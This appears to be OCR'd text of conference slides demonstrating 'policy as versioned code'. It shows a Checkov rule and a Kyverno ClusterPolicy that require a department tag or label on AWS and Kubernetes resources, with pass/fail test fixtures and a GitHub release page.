
```
/\w*able/g
```


HIGH
Think
zine
MUSIC
LOVE
obsessive
Design
DIGITAL
MEMORABLE.
MEDIA
BEACHES
this
FOR

terraform + k8s


Admission Control | Anchore | Apparmor | Azure Policy | **Checkov** | Istio | jspolicy | K-rail | Kopf | Kubewarden | **Kyverno** | Network Policy | OPA Gatekeeper | Opslevel | Polaris | Prisma Cloud | Qualys | Rego | Regula | Seccomp | SeLinux | Sentinel | ServiceControlPolicy | Sysdig | TiDB

github.com/policy-as-versioned-code



Policy as Versioned Code demo

United Kingdom chris@cns.me.uk



policy-as-versioned-code / policy Public

Company Policy

Releases 4

v2.1.1 Latest
18 hours ago

+ 3 releases

Policy as [versioned] code

This repo contains the company policy that has been codified into kyverno and checkov policies.

v1.0.0 policy


```yaml
# checkov terraform
metadata:
  name: >-
    Check that all resources are tagged with
    the key - department"
  id: "CUSTOM_AWS_1"
  category: "CONVENTION"
scope:
  provider: aws
definition:
  and:
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "exists"
```

```yaml
# kyverno kubernetes
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-department-label
  annotations:
    policies.kyverno.io/title: Require Department Label
    policies.kyverno.io/category: Example Org Policy
    policies.kyverno.io/description: >-
      It is important we know the department that resources
      belong to, so you need to define a 'mycompany.com/department'
      label on all your resources.
    pod-policies.kyverno.io/autogen-controllers: none
spec:
  validationFailureAction: enforce
  background: false
  rules:
    - name: require-department-label
      validate:
        message: >-
          The label `mycompany.com/department` is
          required.
        pattern:
          metadata:
            labels:
              "mycompany.com/department": "?*"
```

v1.0.0 policy tests

```
// fail0.tf
resource "aws_s3_bucket" "b" {
  bucket = "my-tf-test-bucket"
}
---
// pass0.tf
resource "aws_s3_bucket" "b" {
  bucket = "my-tf-test-bucket"
  tags = {
    mycompany.com.department = "finance"
  }
}
```

```
# fail0.yaml
apiVersion: v1
kind: Pod
metadata:
  name: require-department-label-fail0
spec: ...
---
# pass0.yaml
apiVersion: v1
kind: Pod
metadata:
  name: require-department-label-pass0
  labels:
    mycompany.com/department: finance
spec: ...
```



V1.0.0 Initial Policy Release

chrisns released this 20 hours ago · 8 commits to main since this release 1.0.0 ✓ 9b360cb ✓

What's Changed

Initial release of policy

